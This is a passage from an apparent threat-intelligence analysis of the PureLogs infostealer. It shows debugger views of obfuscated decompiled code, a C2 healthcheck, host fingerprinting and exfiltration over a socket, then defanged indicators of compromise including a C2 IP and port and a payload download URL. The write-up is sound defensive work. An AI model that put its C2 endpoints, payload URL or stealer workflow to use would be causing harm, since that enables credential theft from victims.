9
10 // Token: 0x06000E82 RID: 3714 RVA: 0x000BB498 File Offset: 0x000B9698
11 public static void y6L8E0g778(object A_0, ziOZlwcY6fPjaRaBb4X A_1)
12 {
13     A_1(A_0);
14 }
15
16 // Token: 0x06000E83 RID: 3715
17 public extern ziOZlwcY6fPjaRaBb4X(object, IntPtr);
18
19 // Token: 0x06000E84 RID: 3716 RVA: 0x000BB4AC File Offset: 0x000B96AC
20 static ziOZlwcY6fPjaRaBb4X()
21 {
22     Iy6X2YPCoRoVrHwteAS.Fb8P203mpt(typeof(ziOZlwcY6fPjaRaBb4X).TypeHandle);
23 }
24
25 // Token: 0x040004E8 RID: 1256
26 internal static ziOZlwcY6fPjaRaBb4X jFkc25jrY3;
27
28

```

Nome	Valore
\$exception	(System.Net.Sockets.SocketException (0x80004005): Connessione in corso interrotta forzatamente dall'host remoto in System.Net.Sockets.Sock...
A_0	object
A_1	ziOZlwcY6fPjaRaBb4X

Figure: C2 Healthcheck

After the mutex logic completes, one of the first operations executed by the main routine is a **reachability check against the Command-and-Control (C2) server**. The malware attempts to establish a socket connection to its configured endpoint as part of its standard initialization phase. This behavior ensures that the stealer only proceeds if the operator's infrastructure is online and able to receive exfiltrated data.

At the time of analysis the C2 infrastructure was offline, consistent with the earlier network observations. Nevertheless, the failure to contact the C2 did not prevent us from continuing the analysis of the malware's internal logic, as the stealer proceeds to load several components and configuration routines even when the endpoint is unreachable.

```

198 (e1af64dd-1871-4387-9a04-e4a334634055).m_1310a1444a4f4fb59a175b67fd179271.m_c5da93cb7b9b4065814739f8c8e96b33), RfnXqllPgXenHiWlH2
199 cU6ZqR8ciNUVrER1Nn.KKwL7PwHZq = bB0vyCsbAlt1qFVCmq.mGcs1lwYqD();
200 cU6ZqR8ciNUVrER1Nn.AekB4f8led = u36fBmIpejN6L1X63hi1.PQjIpnj0Lp(bB0vyCsbAlt1qFVCmq.Fxrs25k8Fh(), R8t950vNyHSKVp13THhc.OxavyFfrP4u
201 <Module>{e1af64dd-1871-4387-9a04-e4a334634055}.m_1310a1444a4f4fb59a175b67fd179271.m_9a7294ec591e42b4af5932e1f3c90cab), cutc7PsPhw
u36fBmIpejN6L1X63hi1.PPAIpUaSBKK);
202 cU6ZqR8ciNUVrER1Nn.UWEI0X5iRe = bB0vyCsbAlt1qFVCmq.nnvshRBaHF();
203 cU6ZqR8ciNUVrER1Nn.px8LvkNohD = u36fBmIpejN6L1X63hi1.PQjIpnj0Lp(bB0vyCsbAlt1qFVCmq.iqist16MXW(), R8t950vNyHSKVp13THhc.OxavyFfrP4u
204 (e1af64dd-1871-4387-9a04-e4a334634055).m_1310a1444a4f4fb59a175b67fd179271.m_2dbd22677c6c4200b782effd2fab0d), bB0vyCsbAlt1qFVCmq
u36fBmIpejN6L1X63hi1.PPAIpUaSBKK);
205 cU6ZqR8ciNUVrER1Nn.h3vLVZuIOR = bB0vyCsbAlt1qFVCmq.WJ1sz2s2aF();
206 cU6ZqR8ciNUVrER1Nn.D1jLm/gDUQ = b1b0SUIhVprS8yoe6XA.25H3sdmmMeu();
207 cU6ZqR8ciNUVrER1Nn.IEPLGXP75b = bB0vyCsbAlt1qFVCmq.zmksw3V1ch();
208 cU6ZqR8ciNUVrER1Nn.y9cLaMhRyC = cutc7PsPhwZQtvQ22ut.JNXsSGwhIb();
209 cU6ZqR8ciNUVrER1Nn.FdDLgiOXIM = cutc7PsPhwZQtvQ22ut.IxdscBGGQM();
210 cU6ZqR8ciNUVrER1Nn.FkZLdXZRDt = cutc7PsPhwZQtvQ22ut.fNksikV2TL();
211 cU6ZqR8ciNUVrER1Nn.hLrLT6EbsI = cutc7PsPhwZQtvQ22ut.k0asNFuNkk();
212 cU6ZqR8ciNUVrER1Nn.KJBLJ014sa = AU4cZLs5FFZegDvyU2L.lMtsZPnSGj();
213 cU6ZqR8ciNUVrER1Nn.p3yL8PGAQN = AU4cZLs5FFZegDvyU2L.TvWs6PjIEE();
214 cU6ZqR8ciNUVrER1Nn.TjnlUwQvVq = bB0vyCsbAlt1qFVCmq.iKtsAlIdKT();
215 uKcXsBtciOC18mdXg0.vki79vIeH = cU6ZqR8ciNUVrER1Nn;
num2 = 0;
if (<Module>{e1af64dd-1871-4387-9a04-e4a334634055}.m_1310a1444a4f4fb59a175b67fd179271.m_deabeb209eef4171ace93c8109a5983c != 0)
{
}

```

Nome	Valore
ym2msOsCDYPrRsrIBt.bB0vyCsbAlt1qFVCmq.iqist16MXW riporto...	"Windows 10 Pro"
BSIX94vN4noU2x4aVdhl.R8t950vNyHSKVp13THhc.OxavyFfrP4u ri...	" "
ym2msOsCDYPrRsrIBt.bB0vyCsbAlt1qFVCmq.O4nsOODA3i riporto...	"64bit"
u36fBmIpejN6L1X63hi1.PQjIpnj0Lp riporto	"Windows 10 Pro 64bit"
num	0x00000003
dateTime	[08/11/2025 11:02:02]
num2	Le variabili generate dal decompilatore non possono essere valutate
cU6ZqR8ciNUVrER1Nn	Le variabili generate dal decompilatore non possono essere valutate

Figure: Main routine with the start of the infostealing routine

In the above picture there is the **main entry point** of the final PureLogs payload. Although all class, method, and field names are obfuscated beyond readability (as is typical for PureLogs builds), the behavior observed here reveals that this function is responsible for initializing the entire stealer workflow.

The routine begins by collecting a variety of system identification attributes, indicating that PureLogs is gathering **host fingerprinting information** typically used for:

- tagging the victim within the C2 panel
- validating successful infections
- applying configuration rules (e.g., skip stealing on specific OS versions or environments)
- generating filenames or identifiers for exfiltrated logs

This profiling step is typically performed before credential harvesting begins.


All the operations are performed through an array of Task objects, which are used to make the infostealing activities concurrent, in order to optimize the behaviour

Figure: Concurrent exfiltration tasks

Figure: Evidence of gathering information about the processor

Figure: Evidence of string-appending routine to the exfiltrated information

14



```

1289
1290 // Token: 0x0002053 RID: 8275 RVA: 0x00096F1C File Offset: 0x0009511C
1291 public int Send(byte[] buffer, int offset, int size, SocketFlags socketFlags)
1292 {
1293     SocketError socketError;
1294     int num = this.Send(buffer, offset, size, socketFlags, out socketError);
1295     if (socketError != SocketError.Success)
1296     {
1297         throw new SocketException(socketError);
1298     }
1299     return num;
1300 }
1301
1302 // Token: 0x0002054 RID: 8276 RVA: 0x00096F44 File Offset: 0x00095144
1303 public unsafe void Send(byte[] buffer, int offset, int size, SocketFlags socketFlags, out SocketError errorCode)
1304 {
1305     if (Socket.s.LoggingEnabled)
1306     {
1307         Logging.Enter(Logging.Sockets, this, "Send", "");
1308     }
1309     if (this.CleanedUp)
1310     {
1311         throw new ObjectDisposedException(base.GetType().FullName);
1312     }
1313 }

```

Nome	Valore
NoDelay	false
ProtocolType	Tcp
ReceiveBufferSize	0x00500000
ReceiveTimeout	0x00000000
RemoteEndPoint	{185.149.24.201:22330}
SafeHandle	System.Net.SafeCloseSocket
IsClosed	false
IsOwned	false
Handle	0x000000000000004C
m_InnerSocket	System.Net.SafeCloseSocket.InnerSafeCloseSocket
m_Released	false

Figure: Communication to the C2

Conclusion

The analysis of the sample demonstrates a highly modular and multi-stage infection chain designed to bypass static detection, evade dynamic analysis, and reliably deliver the PureLogs stealer into the victim's environment. Beginning with a convincing malspam lure delivered via a DOCX attachment, the threat actors employed **template injection** to silently retrieve a remote RTF exploit leveraging **CVE-2017-11882**, a long-standing vulnerability still widely abused due to incomplete patching in many organizations.

PureLogs, in particular, has become highly pervasive in the last years due to its low cost, ease of customization, and support within the cybercriminal ecosystem. Its distribution through unpatched exploit chains and multi-layer loaders indicates that threat actors are increasingly adopting techniques traditionally associated with more advanced malware families. The use of remote templates, memory-only PE loading, and SmartAssembly, .NET Reactor obfuscation demonstrates a continued shift toward stealthy delivery mechanisms designed to defeat modern EDR products.

Indicators of Compromise

- Hash
 - 54c67d82164a2326ad7585995c39de920471f33401d272260e21ee4968f59a50
 - 9c164687268cf1235c52a649e4d7ac9497b4925637c7b9abcb6df1811e09472
 - 9f679fd62939a6a3236fc6a91a93d19071a28750cbcfb464bf37c77183d7ead4
 - 76cae04f9b3c1fe16f10b2740ff23a067258babf7f520c81a6fb16687f425d19
 - 54c67d82164a2326ad7585995c39de920471f33401d272260e21ee4968f59a50
 - 8b7cfe23539027e6b32aa7be3f7be406e10d40a3f73b7a7bf1b5d105214cc123
 - ecb52ac571074c4c501344241912a964ab30356a3883ca2c1db3b3b6914399a6
- Network
 - hxxps[://]-----
9238499328998429404023049004539405093@go.arcanite[.]ch/994FVU?&----
-----3299402340402930424029483249924929348
 - hxxp[://]107[.173.47.]147/236/emcs.exe
 - 185.[.]149.24.201[:]22330)

MITRE ATT&CK Table

Phase	Code	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204	User Execution
Execution	T1204.002	User Execution: Malicious File
Execution	T1221	Template Injection
Execution	T1203	Exploitation for Client Execution
Execution	T1106	Native API
Defense Evasion	T1027	Obfuscated/Encrypted Files or Information
Defense Evasion	T1027.002	Software Packing
Defense Evasion	T1027.006	Embedded Payloads
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1620	Reflective Code Loading
Defense Evasion	T1055	Process Injection
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Defense Evasion	T1497.003	Time-Based Evasion
Defense Evasion	T1542.003	Boot/Logon Autostart Execution: Mutex
Discovery	T1082	System Information Discovery

Discovery	T1083	File and Directory Discovery
Credential Access	T1555.003	Credentials from Web Browsers
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1539	Steal Web Session Cookie
Collection	T1119	Automated Collection
Collection	T1114	Email Collection
Collection	T1056	Input Capture
Collection	T1025	Data from Removable Media
Collection	T1005	Data from Local System
Command & Control	T1071.001	Web Protocols
Command & Control	T1105	Ingress Tool Transfer
Command & Control	T1008	Fallback Channels
Exfiltration	T1567.002	Exfiltration Over Web Service
Exfiltration	T1041	Exfiltration Over C2 Channel